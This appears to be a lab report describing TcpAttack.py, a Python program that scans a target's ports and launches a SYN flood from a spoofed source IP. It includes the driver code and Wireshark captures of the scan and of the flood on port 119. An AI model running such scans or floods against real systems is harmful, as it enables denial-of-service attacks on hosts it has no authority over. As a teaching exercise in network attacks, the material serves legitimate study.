
The python program TcpAttack.py implements a SYN Flood Attack algorithm. Additionally, TcpAttack.py is also able to scan the target machine for open ports in a given range and write it to an output file openports.txt. For example, when TcpAttack.py is ran using the driver code illustrated in Figure I, an indication of port scanning and SYN Flood Attack can be seen in Figure II and Figure III respectively.


```
if __name__ == "__main__":
    spoofIP = '123.45.67.89'
    targetIP = '192.168.1.68'
    port = 119
    numSyn = 100
    tcp = TcpAttack(spoofIP, targetIP)
    tcp.scanTarget(0,115)
    if tcp.attackTarget(port, numSyn):
        print(f"Port {port} was open, and flooded with {numSyn} SYN packets")
```

Figure I. Example of the driver code to run TcpAttack.py



3	2.265245	10.4.49.85	192.168.1.68	TCP	66 61596 → 100 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
4	2.368835	10.4.49.85	192.168.1.68	TCP	66 61597 → 101 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
8	2.476660	10.4.49.85	192.168.1.68	TCP	66 61598 → 102 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
11	2.583685	10.4.49.85	192.168.1.68	TCP	66 61599 → 103 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
12	2.691582	10.4.49.85	192.168.1.68	TCP	66 61600 → 104 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
13	2.800379	10.4.49.85	192.168.1.68	TCP	66 61601 → 105 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
14	2.910057	10.4.49.85	192.168.1.68	TCP	66 61602 → 106 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
15	3.019865	10.4.49.85	192.168.1.68	TCP	66 61603 → 107 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
16	3.128474	10.4.49.85	192.168.1.68	TCP	66 61604 → 108 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
17	3.236435	10.4.49.85	192.168.1.68	TCP	66 61605 → 109 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
18	3.343941	10.4.49.85	192.168.1.68	TCP	66 61607 → 111 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
19	3.344407	10.4.49.85	192.168.1.68	TCP	66 61608 → 110 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=4 SACK_PERM
20	3.451525	10.4.49.85	192.168.1.68	TCP	66 61609 → 112 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
21	3.559555	10.4.49.85	192.168.1.68	TCP	66 61610 → 113 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
22	3.668468	10.4.49.85	192.168.1.68	TCP	66 61611 → 114 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
23	3.776509	10.4.49.85	192.168.1.68	TCP	66 61612 → 115 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
24	3.886294	10.4.49.85	192.168.1.68	TCP	66 61613 → 116 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
27	3.994245	10.4.49.85	192.168.1.68	TCP	66 61614 → 117 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
28	4.103514	10.4.49.85	192.168.1.68	TCP	66 61615 → 118 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
30	4.213107	10.4.49.85	192.168.1.68	TCP	66 61617 → 120 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
31	4.213577	10.4.49.85	192.168.1.68	TCP	66 61618 → 119 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=4 SACK_PERM
33	4.322401	10.4.49.85	192.168.1.68	TCP	66 61619 → 121 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
34	4.352723	10.4.49.85	192.168.1.68	TCP	66 [TCP Retransmission] 61608 → 110 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=4 SACK_PERM
35	4.430178	10.4.49.85	192.168.1.68	TCP	66 61620 → 122 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
36	4.538140	10.4.49.85	192.168.1.68	TCP	66 61621 → 123 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
37	4.645721	10.4.49.85	192.168.1.68	TCP	66 61622 → 124 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
38	4.753170	10.4.49.85	192.168.1.68	TCP	66 61623 → 125 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
39	4.862273	10.4.49.85	192.168.1.68	TCP	66 61624 → 126 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
40	4.970498	10.4.49.85	192.168.1.68	TCP	66 61625 → 127 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

Figure II. Wireshark output indicating port scanning



No.	Time	Source	Destination	Protocol	Length	Info
92	2.171643	123.45.67.89	192.168.1.68	TCP	54	37019 → 119 [SYN] Seq=0 Win=8192 Len=0
93	2.173195	123.45.67.89	192.168.1.68	TCP	54	43905 → 119 [SYN] Seq=0 Win=8192 Len=0
94	2.174839	123.45.67.89	192.168.1.68	TCP	54	18506 → 119 [SYN] Seq=0 Win=8192 Len=0
95	2.176431	123.45.67.89	192.168.1.68	TCP	54	23232 → 119 [SYN] Seq=0 Win=8192 Len=0
96	2.177949	123.45.67.89	192.168.1.68	TCP	54	20076 → 119 [SYN] Seq=0 Win=8192 Len=0
97	2.179473	123.45.67.89	192.168.1.68	TCP	54	30428 → 119 [SYN] Seq=0 Win=8192 Len=0
98	2.180914	123.45.67.89	192.168.1.68	TCP	54	50318 → 119 [SYN] Seq=0 Win=8192 Len=0
99	2.182598	123.45.67.89	192.168.1.68	TCP	54	62962 → 119 [SYN] Seq=0 Win=8192 Len=0
100	2.184255	123.45.67.89	192.168.1.68	TCP	54	29215 → 119 [SYN] Seq=0 Win=8192 Len=0
101	2.185766	123.45.67.89	192.168.1.68	TCP	54	2521 → 119 [SYN] Seq=0 Win=8192 Len=0
102	2.187546	123.45.67.89	192.168.1.68	TCP	54	19241 → 119 [SYN] Seq=0 Win=8192 Len=0
103	2.189029	123.45.67.89	192.168.1.68	TCP	54	54681 → 119 [SYN] Seq=0 Win=8192 Len=0
104	2.190616	123.45.67.89	192.168.1.68	TCP	54	8454 → 119 [SYN] Seq=0 Win=8192 Len=0
105	2.192156	123.45.67.89	192.168.1.68	TCP	54	28913 → 119 [SYN] Seq=0 Win=8192 Len=0
106	2.193742	123.45.67.89	192.168.1.68	TCP	54	21770 → 119 [SYN] Seq=0 Win=8192 Len=0
107	2.195212	123.45.67.89	192.168.1.68	TCP	54	31425 → 119 [SYN] Seq=0 Win=8192 Len=0
108	2.196818	123.45.67.89	192.168.1.68	TCP	54	45136 → 119 [SYN] Seq=0 Win=8192 Len=0
109	2.198530	123.45.67.89	192.168.1.68	TCP	54	54947 → 119 [SYN] Seq=0 Win=8192 Len=0
110	2.200048	123.45.67.89	192.168.1.68	TCP	54	11479 → 119 [SYN] Seq=0 Win=8192 Len=0
111	2.201814	123.45.67.89	192.168.1.68	TCP	54	52794 → 119 [SYN] Seq=0 Win=8192 Len=0
112	2.203403	123.45.67.89	192.168.1.68	TCP	54	39516 → 119 [SYN] Seq=0 Win=8192 Len=0
113	2.205054	123.45.67.89	192.168.1.68	TCP	54	48398 → 119 [SYN] Seq=0 Win=8192 Len=0
114	2.206728	123.45.67.89	192.168.1.68	TCP	54	9904 → 119 [SYN] Seq=0 Win=8192 Len=0
115	2.208250	123.45.67.89	192.168.1.68	TCP	54	32693 → 119 [SYN] Seq=0 Win=8192 Len=0
116	2.209969	123.45.67.89	192.168.1.68	TCP	54	8496 → 119 [SYN] Seq=0 Win=8192 Len=0
117	2.211779	123.45.67.89	192.168.1.68	TCP	54	54628 → 119 [SYN] Seq=0 Win=8192 Len=0

Figure III. Wireshark output indicating SYN flood attack on port 119